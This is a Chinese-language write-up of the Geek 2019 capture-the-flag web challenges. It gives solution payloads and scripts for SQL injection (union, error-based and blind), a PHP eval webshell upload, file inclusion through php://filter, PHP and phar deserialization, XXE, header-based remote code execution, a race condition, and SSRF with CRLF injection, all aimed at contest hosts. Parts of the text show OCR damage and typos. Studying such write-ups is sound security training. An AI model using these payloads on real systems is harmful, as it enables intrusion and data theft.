

# Geek\_2019\_WriteUp

## WEB

### easysql ——cl4y!

简单的万能密码: admin/admin' || '1

### lovelysql ——cl4y

毫无过滤的联合查询注入: **数据库名:** username=admin&password=admin'union select 1,2,group\_concat(schema\_name) from information\_schema.schemata# **表名:** username=admin&password=admin'union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()# **列名:** username=admin&password=admin'union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='loveysql'# **字段:** username=admin&password=admin'union select 1,2,group\_concat(password) from loveysql#

### babysql ——cl4y

对危险字符进行过滤, 替换为空, 这里双写绕过就好, payload参考lovelysql

### hardsql ——cl4y

因为对union过滤, 所以不能用联合查询了, or|and|substr|if|hex|mid|char|等等都进行了过滤, 这里只能用报错注入, updatexml, extractvalue都可以: **数据库名:**

username=admin&password=admin'^updatexml(1,concat(0x7e,(select(group\_concat(schema\_name))from(information\_schema.schemata)),0x7e),1)# **表名:** username=admin&password=admin'^updatexml(1,concat(0x7e,(select(group\_concat(table\_name))from(information\_schema.tables)where(table\_schema like 'geek')),0x7e),1)# **列名:** username=admin&password=admin'^updatexml(1,concat(0x7e,(select(group\_concat(column\_name))from(information\_schema.columns)where(table\_name like 'H4rDsq1')),0x7e),1)# **字段:** username=admin&password=admin'^updatexml(1,concat(0x7e,(select(group\_concat(password))from(H4rDsq1)),0x7e),1)#[/p]

## finalsql ——cl4y

这道题登陆框的注入已经被过滤得干干净净，不过在神秘代码处可以进行或盲注。**0x01:** ban掉了空格，\*以及所有mysql里可以代替空格的不可显字符，但是没有ba括号，所以这里可以用括号绕过。**0x02:** ban掉了 or 或 and 与 = 连用，所以普通的 or 1=(payload) 形式不好用了，这里可以用或注入（当然其他运算符都可以）。

脚本如下：

```
#首先是普通的遍历脚本：
# -*- coding: UTF-8 -*-
import re
import requests
import string

url = "http://118.25.14.40:8104/search.php"
s = ',' + '_' + string.ascii_lowercase + '1234567890' + string.ascii_uppercase
# s = ',' + '_' + string.ascii_uppercase + '1234567890' + string.ascii_lowercase
# s = ',' + '_' + '1234567890' + string.ascii_lowercase
p = ''
for i in range(1,1000):
    f = 0
    print(i,':')
    for j in s:
        # sql =
"1^(ord(substr((select(group_concat(schema_name))from(information_schema.schem
ata)),%d,1))=%d)^1"%(i,ord(j))                                #数据库名字
        # sql =
"1^(ord(substr((select(group_concat(table_name))from(information_schema.tables
)where(table_schema)='geek'),%d,1))=%d)^1"%(i,ord(j))      #表名
        # sql =
"1^(ord(substr((select(group_concat(column_name))from(information_schema.colum
ns)where(table_name='Finally'),%d,1))=%d)^1"%(i,ord(j))      #列名
        sql =
"1^(ord(substr((select(group_concat(password))from(Finally)),%d,1))=%d)^1%"(i,ord(j))
        data = {"id":sql}
        r = requests.get(url,params=data,timeout=None)
        # print(r.text)
        if "Click" in r.text:
            f = 1
            p += j
            print (p)
            break
        if f == 0:
            break
print ('flag=',p)
```

```
#然后是二分法，二分法要快很多：
# -*- coding: UTF-8 -*-
import re
import requests
import string


url = "http://118.25.14.40:8104/search.php"
flag = ''

def payload(i,j):
    # sql =
    "1^(ord(substr((select(group_concat(schema_name))from(information_schema.schem
    ata)),%d,1))>%d)^1"%(i,j)          #数据库名字
    # sql =
    "1^(ord(substr((select(group_concat(table_name))from(information_schema.tables
    )where(table_schema]='geek')),%d,1))>%d)^1"%(i,j)      #表名
    # sql =
    "1^(ord(substr((select(group_concat(column_name))from(information_schema.colum
    ns)where(table_name='Finally')),%d,1))>%d)^1"%(i,j)    #列名
    sql =
    "1^(ord(substr((select(group_concat(password))from(Finally)),%d,1))>%d)^1%"(i,j)
    data = {"id":sql}
    r = requests.get(url,params=data)
    # print (r.url)
    if "Click" in r.text:
        res = 1
    else:
        res = 0
    return res


def exp():
    global flag
    for i in range(1,10000) :
        print(i,':')
        low = 31
        high = 127
        while low <= high :
            mid = (low + high) // 2
            res = payload(i,mid)
            if res :
                low = mid + 1
            else :
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
```

```
print(flag)
exp()
print('flag=' , flag)
```


## 你看见过我的菜刀么 ——cl4y

白给的shell，菜刀直连，根目录下有flag文件夹，里面就是flag：

### Jiang's Secret ——cl4y

F12看源码发现一个链接：

SECRET好像点了什么都没有：



burpsuit抓包，发送到repeater → go，即可发现奥秘所在：

Request	Response
<p>Raw Headers Hex</p> <p>GET /action.php HTTP/1.1 Host: 118.25.14.40:8106 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Referer: http://118.25.14.40:8106/Archive_room.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close</p>	<p>Raw Headers Hex HTML Render</p> <p>HTTP/1.1 302 Found Server: nginx/1.14.2 Date: Wed, 25 Sep 2019 18:20:13 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/7.3.5 Location: end.php Content-Length: 63</p> <p>&lt;!DOCTYPE html&gt; &lt;html&gt; &lt;!-- secr3t.php --&gt; &lt;/html&gt;</p>

打开php文件，是代码审计：

```
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||strstr($file,
"tp")||strstr($file,"input")||strstr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

直接看flag.php肯定是看不到flag的，考点是php伪协议，其实是最简单的filter输出流了 (<https://blog.csdn.net/nzjdsds/article/details/82461043>)：



```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,'../')||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```


base64解码后即可看到flag

## 打比赛前先撸一只猫！ ——cl4y

什么都没有，无非就几种办法：

- F12看源码
- burpsuite抓包
- dirsearch扫目录
- 各种源码泄露
- .....

这道题f12给出源码



```
<!--
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
    echo 'Syc{cat_cat_cat_cat}';
}
-->
```

<http://118.25.14.40:8110/?cat=dog> 得到flag

## 神秘的三叶草 ——cl4y

看源码，有个链接点进去后修改header头拿到flag：

Name	Value
Referer	https://www.Sycsecret.com
User-Agent	Syclover
X-Forwarded-For	127.0.0.1

## 你有特洛伊么 ——cl4y

题目考了四个绕过：检测文件后缀名、检测php起始符（<?） 、检测content-type文件类型、检测文件头是否是图片的文件头

```
#webshell.phtml
GIF89a
<?php @eval($_POST['cl4y']);?>
```

## 又来一只猫 ——cl4y

cl4y说他有良好的备份习惯，盲猜www.zip，获取源码：

```
#index.php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>

#flag.php
<?php
$flag = 'Syc{dog_dog_dog_dog}';
?>

#class.php
<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
```

```
private $password = 'yesyes';

public function __construct($username,$password){
    $this->username = $username;
    $this->password = $password;
}

function __wakeup(){
    $this->username = 'guest';
}

function __destruct(){
    if ($this->password != 100) {
        echo "</br>NO!!!hacker!!!</br>";
        echo "You name is: ";
        echo $this->username;echo "</br>";
        echo "You password is: ";
        echo $this->password;echo "</br>";
        die();
    }
    if ($this->username === 'admin') {
        global $flag;
        echo $flag;
    }else{
        echo "</br>hello my friend~~</br>sorry i can't give you the
flag!";
        die();
    }
}
?>
```

在 `__destruct` 方法里，判断 `username` 是否等于 `admin` 来输出 flag。

```
function __destruct(){
    if ($this->password != 100) {
        echo "<br>NO!!!hacker!!!<br>";
        echo "Your name is: ";
        echo $this->username;echo "<br>";
        echo "Your password is: ";
        echo $this->password;echo "<br>";
        die();
    }
    if ($this->username === 'admin') {
        global $flag;
        echo $flag;
    }else{
        echo "<br>hello my friend~~<br>sorry i can't give you the flag!";
        die();
    }
}
```

可是 `__wakeup` 方法里将 `admin` 修改为 `guest`。

```
function __wakeup(){
    $this->username = 'guest';
}
```

`__sleep()` 和 `__wakeup()`

## `__sleep()` 和 `__wakeup()`

```
public __sleep ( void ) : array
```

```
__wakeup ( void ) : void
```

`serialize()` 函数会检查类中是否存在一个魔术方法 `__sleep()`。如果存在，该方法会先被调用，然后才执行序列化操作。此功能可以用于清理对象，并返回一个包含对象中所有应被序列化的变量名称的数组。如果该方法未返回任何内容，则 `NULL` 被序列化，并产生一个 `E_NOTICE` 级别的错误。

### Note:

`__sleep()` 不能返回父类的私有成员的名字。这样做会产生一个 `E_NOTICE` 级别的错误。可以用 `Serializable` 接口来替代。

`__sleep()` 方法常用于提交未提交的数据，或类似的清理操作。同时，如果有一些很大的对象，但不需要全部保存，这个功能就很好用。

与之相反，`unserialize()` 会检查是否存在一个 `__wakeup()` 方法。如果存在，则会先调用 `__wakeup` 方法，预先准备对象需要的资源。

`__wakeup()` 经常用在反序列化操作中，例如重新建立数据库连接，或执行其它初始化操作。

看似无法获得 flag，其实不然：当成员属性数目大于实际数目时可绕过 `wakeup` 方法(CVE-2016-7124)，这里不仔细讲，同学们去百度一下这个 CVE 然后学习一下。生成序列化类，因为 payload 有不可显字符，所以 url 编码输出：

```
<?php
```

```

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the
flag!";
            die();
        }
    }
}

$a = new Name('admin',100);
$b =
urlencode(serial化($a));//0%3A4%3A"Name"%3A2%3A%7Bs%3A14%3A"%00Name%00username
e"%3Bs%3A5%3A"admin"%3Bs%3A14%3A"%00Name%00password"%3Bi%3A100%3B%7D
var_dump($b);
?>

```

最后修改方法个数绕过 `__wakeup()`: <http://118.25.14.40:8109/?>

```

select=0%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%2
2admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bi%3A100%3B%7D

```

# BurpSuiiiiiit!!! -- Lamber

将jar文件导入burp即可

彩蛋: 反编译jar文件, 有一串base64, 解开之后就能拿到彩蛋。

# 你有初恋吗 ——7h1n9

本意是想考一下hash长度扩展攻击的，结果被非预期了： f12看源码：

```
<?php  
$adore='*****';  
$now = $_POST['lover'];  
setcookie("Heart", md5($adore.'syclover'));  
if(isset($now)&&$now!=syclover) {  
    if($_COOKIE['Heart'] === md5($adore. urldecode($now))) {  
        die ($flag);  
    } else {  
        die('I do not love you! You are not in my heart!');  
    }  
}  
?>
```

简单说一下，就是要穿一个lover参数，让`$adore.urldecode($now)`的hash等于`$adore.'svclover'`的hash，所以讲'svclover'二次url编码传过去就可以绕过：

WOW! I love you! I'll tell you my flag is Syc{D0 Y0u l0v3 M3???

Elements Console Sources Network Performance Memory Application Security Audits EditThisCookie

LOAD URL SPLIT URL EXECUTE URL SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ ENCODI

正解：这个地方就给一篇文章介绍一下hashdump的安装，原理的话比较复杂，有兴趣自己学一下：<https://www.cnblogs.com/pcat/p/5478509.html> 题目给出 \* 的个数为十五个，可知密位位数为15。最后将接触的payload中 \x 替换成 % 即可 payload：

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3  
Referer: http://cxc.design//53a5734d6c99f89a/  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: Heart=8593a4ff9adffa5564901a2acb96b9e8  
Connection: close
```

```
<table width=100% height=100%><tr><td><center><font face="time
style="font-size:30px;color:green;font-family:century">最初对你的爱慕在那
/td></tr></table>

<!--
$adore="*****";
$now = $_POST['lover'];
setcookie("Heart", md5($adore.'syClover'));
if(isset($now)&&$now!=$adore) {
    if($_COOKIE['Heart'] === md5($adore. $now)){
        die ($flag);
    }else {
        die("I do not love you! You are not in my heart!");
    }
}
-->
WOW! I love you!

I'll tell you my flag is Syc{D0_Y0u_10v3_M3???
```

## 反序列化1.0

## 考点：反序列化

简单的反序列化，构造恶意反序列化代码使score变量为10000即可。

**exp.php:**

```
class Student
{
    public $score = 10000;
}

$o = new Student();

var_dump(serialize($o));

?>
```

参数传递给\$GET\_['exp']触发反序列化

## payload:

```
0:7:"Student":1:{s:5:"score";i:10000;}
```

性感瀟文清，在线算卦。

## 考点：条件竞争

右键查看源码可知，算卦之后可以得到flag所在的文件地址，但是sleep(1000)后就马上将flag文件替换。

这里可以条件竞争，在flag文件被替换之前读到flag。

写个脚本一直发包算卦，同时一直访问flag文件地址即可。

两个思路：

1、burp抓包爆破，然后不断刷新取得flag的文件页面

2、写多线程脚本：

```
python
# -*- coding: UTF-8 -*-
import re,requests,threading

url = 'http://148.70.59.198:42534/'
s = requests.Session()

def GetFile():
    while 1:
        params = {'u':'a','p':'a'}
        r = s.get(url=url,params=params)
        file = re.findall(r"Ding!你的算卦结果就在这儿啦！快来看！(.*).<!DO", r.text,
re.S)[0]
        print(file)

def GetFlag():
    params = {'u':'a','p':'a'}
    r = s.get(url=url,params=params)
    while 1:
        file = re.findall(r"Ding!你的算卦结果就在这儿啦！快来看！(.*).<!DO", r.text,
re.S)[0]
        rurl = url+file
        res = s.get(url=rurl)
        print(res.text)

t1 = threading.Thread(target=GetFile, args=())
t2 = threading.Thread(target=GetFlag, args=())
t1.start()
t2.start()
t1.join()
t2.join()
```

## Eval evil code

考点：无参数rce 这题解法很多

法一： 爆破md5的部分见下方的法二脚本处。结合scandir(),getcwd(),readfile(),等函数遍历当前目录的所有文件名，再结合array\_reverse和next 读取倒数第二个文件，也就是flag文件。

```
payload=readfile(next(array_reverse(scandir(getcwd())))) //读取倒数第二个文件。
```

法二：想办法获得我们需要的恶意参数 这里利用自定义变量获得。脚本如下

```

# -*- coding: UTF-8 -*-

import requests
import hashlib
import re
import random
import sys

url='http://148.70.59.198:50117/index.php?a=system("cat theflag.php");'
headers={
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie':'PHPSESSID=1a0ab8abc64974479646b48938cda2e4'
}

def getCap():
    res=requests.get(url=url,headers=headers).text
    r=re.search("substr\(md5\(\$captcha\),0,4\)\s=='(.*)'",res)
    c=r.group(1)
    md5_value=''
    x=''

    while c!=md5_value:
        x=str(random.random())
        md5_value=hashlib.md5(x.encode("utf-8")).hexdigest()[:4]

    return x

def test(poc,cap):
    data='payload={}&code={}'.format(poc,cap)
    res=requests.post(url=url,headers=headers,data=data).text
    return res

a=test('eval(end(pos(get_defined_vars())));',getCap())
print(a[:500])

```

法三：依旧是想办法获得恶意参数。在httpheader头中注入恶意参数，再利用getallheaders函数获得参数。

```

ayrain: system(' cat theflag.php ');

payload=eval(end(getallheaders()));

```

```

POST /index.php HTTP/1.1
Host: 148.70.59.198:50115
Content-Length: 73
Cache-Control: max-age=0
Origin: http://148.70.59.198:50115
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3
Referer: http://148.70.59.198:50115/
Accept-Encoding: gzip, deflate
Accept-Language: en,zh;q=0.9,zh-CN;q=0.8
Cookie: PHPSESSID=6c32d750baf2dc4093e1d02136babd86
Connection: close
ayrain: system(' cat f11114444g.txt ')
payload=eval(end(getallheaders()));&code=eab25f4bb01bb081e471a69e2a3ee332

HTTP/1.1 200 OK
Date: Thu, 03 Oct 2019 11:32:33 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, proxy-no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 2879

SYC{YOU-H4ve-IN-The-D44p}

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
<title>Login</title>
<link href=".style_log.css" rel="stylesheet" type="text/css" href=".style_log.css"/>
<link rel="stylesheet" type="text/css" href=".style_log.css"/>
</head>

```

## 你读懂潇文清的网站了吗

考点：xxe+phar反序列化 输入框存在xxe,读源码，然后依次找到config.php upload.php等。

```

<?xml version = "1.0"?>

<!DOCTYPE note [ <!ENTITY hacker SYSTEM "php://filter/read=convert.base64-
encode/resource=./index.php"> ]>

<name>&hacker;</name>

```

通过读源码发现获得flag的点在config.php的File类的wake\_up构造方法里，利用上传点，上传可以触发wake\_up的phar文件，结合之前的xxe，读取phar文件进行触发。

生成phar文件：

```

<?php
class File{
    public function __wakeup(){
        echo "wake up ";
    }
}
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$o = new File();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>

```

xxe触发反序列化：

```
<?xml version = "1.0"?>

<!DOCTYPE note [ <!ENTITY hacker SYSTEM "phar:///uploads/上传文件名"> ]>

<name>&hacker;</name>
```

## 服务端检测系统 --淚笑

查看网页源码有提示

```
<!-- /admin.php -->

<!--
    if(isset($_POST['method']) && isset($_POST['url'])) {
        $method=$_POST['method'];
        $url=$_POST['url'];

        if(preg_match('/^http:\/\/\//i', $url)) {
            $opts = array(
                'http'=>array(
                    'method'=>$method,
                    'timeout'=>3
                )
            );

            $context = stream_context_create($opts);
            $body = @file_get_contents($url."/anything", false, $context);

            if(isset($http_response_header)){
                preg_match("/Allow:(.*?);/i", implode(';', $http_response_header).";", $matches);
                if(isset($matches[1])){
                    echo "服务端支持的请求方法有:". $matches[1];
                } else{
                    echo "failed<br>";
                    echo sprintf("body length of $method%d", $body);
                }
            } else{
                echo "error";
            }
        } else{
            echo 'not allowed';
        }
    }
-->
```


url和method可控，但url是必须http://开头

访问/admin.php显示only 127.0.0.1 can visit it，说明此题需要借助index.php的功能来SSRF

← → ⌂ ⓘ 不安全 | 148.70.59.198:41256/admin.php

only 127.0.0.1 can visit it

输入的url会被拼接上/anything然后以options请求方法访问，以此得到Allow返回头



想访问/admin.php就得绕过/anything后缀，这里可以用?，然后method也改成GET尝试

```
url=http://127.0.0.1/admin.php?&method=GET
Cookie: OUTFOX_SEARCH_USER_ID_NCOO=14842165.473591661;
PHPSESSID=je7vhgq9tnnuo6i204geldesv0
Connection: close
url=http://127.0.0.1/admin.php?&method=GET
```

```
<input type="hidden" name="method"
      value="OPTIONS" >
</div>
<div>
  failed<br>body length of GET 0
</div>
```

显示failed是因为采用GET请求方式，服务端是不会返回Allow头的而且这里的SSRF也没有直接的回显，只有类似显示响应体长度的语句

```
if(isset($http_response_header)){
    preg_match("/Allow:(.*?);/i", implode(';', $http_response_header)." ;", $matches);
    if(isset($matches[1])){
        echo "服务端支持的请求方法有:".$matches[1];
    }else{
        echo "failed<br>";
        echo sprintf("body length of $method%d", $body);
    }
}
else{
    echo "error";
}
```

不过 sprintf("body length of \$method%d", \$body); 这句代码有错误

因为格式化字符串 "body length of \$method%d" 可控，所以只要把%d给转义掉，再注入%s，就能让其显示\$body 内容，例如\$method传入 %s%，那么最后拼接成的便是 body length of %s%%d，而最后显示的效果就是 body length of 返回的数据%d

因为method是作为请求方式来去发起http请求的，那么其实发出请求包是这样的

%s% /admin.php?/anything HTTP/1.0

Host: 127.0.0.1

%s%自然是不能作为一个正常的请求头，但是某些中间件可能也会当做GET请求来响应，比如当前环境中是会正常返回admin.php页面内容的

Origin: http://148.70.59.198:4126  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,  
application/signed-exchange;v=b3  
Referer: http://148.70.59.198:4126/  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: OUTFOX\_SEARCH\_USER\_ID\_NCOO=14842165.473591661;  
PHPSESSID=je7vhgq9tnnuo6i204geldesv0  
Connection: close

**url=http://127.0.0.1/admin.php?&method=%s%**

render一下看的更清楚一点

The screenshot shows the Burp Suite tool with two panels: 'Request' and 'Response'.  
In the 'Request' panel, under the 'Raw' tab, there is a large block of HTTP traffic. At the bottom of this block, the URL `url=http://127.0.0.1/admin.php?&method=%s%` is highlighted in orange.  
In the 'Response' panel, under the 'Raw' tab, the response body is displayed as a series of empty square boxes. Below the raw response, the 'HTML' tab shows the following PHP code:

```
URL [REDACTED]  
failed  
body length of <?php  
include("flag.php");  
  
if($_SERVER['REMOTE_ADDR']=='127.0.0.1') {  
    show_source(__FILE__);  
    if(@$_POST["iwantflag"]=="yes") {  
        echo $flag;  
    }  
} else {  
    echo  
} %d
```

A small red box labeled '云插黑' is overlaid on the bottom right of the 'HTML' tab.

发现需要我们POST一个值为yes的`iwantflag`参数上去才会显示flag，想要构造POST请求包就又回到了`$method`这个变量来

发现这里用的是file\_get\_context\_create()函数来发起HTTP请求，一些配置选项包括这里的请求方式是作为一个数组经过stream\_context\_create()处理后传入的。其实这里就存在CRLF注入漏洞，即我们可以完全自己构造一个完整的POST包发出去

```
$opts = array(
    'http'=>array(
        'method'=>$method,
        'timeout'=>3
    )
);

$context = stream_context_create($opts);
$body = @file_get_contents($url."/anything", false, $context);
```

具体如下

```
url=http://127.0.0.1/&method=POST /admin.php HTTP/1.1
Host: x
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

iwantflag=yes%26b=%s%
```

Raw Params Headers Hex

Content-Length: 156  
Cache-Control: max-age=0  
Origin: http://148.70.59.198:41256  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,  
application/signed-exchange;v=b3  
Referer: http://148.70.59.198:41256/  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: OUTFOX\_SEARCH\_USER\_ID\_NCOO=14842165.473591661;  
PHPSESSID=je7vhgq9tnnuo6i204geldev0  
Connection: close

url=http://127.0.0.1/&method=POST /admin.php HTTP/1.1  
Host: x  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 50  
  
iwantflag=yes%26b=%s%

Raw Headers Hex HTML Render

□□□□□□□□□□  
URL [REDACTED] failed  
body length of POST /admin.php HTTP/1.1 Host: x  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 50 iwantflag=yes&b= <?php  
include("flag.php");  
  
if(\$\_SERVER['REMOTE\_ADDR']=="127.0.0.1") {  
 show\_source(\_\_FILE\_\_);  
 if(@\$\_POST["iwantflag"]=="yes") {  
 echo \$flag;  
 }  
} else {  
 echo "Syc(Ssrfls\_S0\_3aSy)  
□□□□□□□□□□  
-----

当提交该数据之后，其实file\_get\_context\_create()最终发出的HTTP请求是

```
POST /admin.php HTTP/1.1
Host: x
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

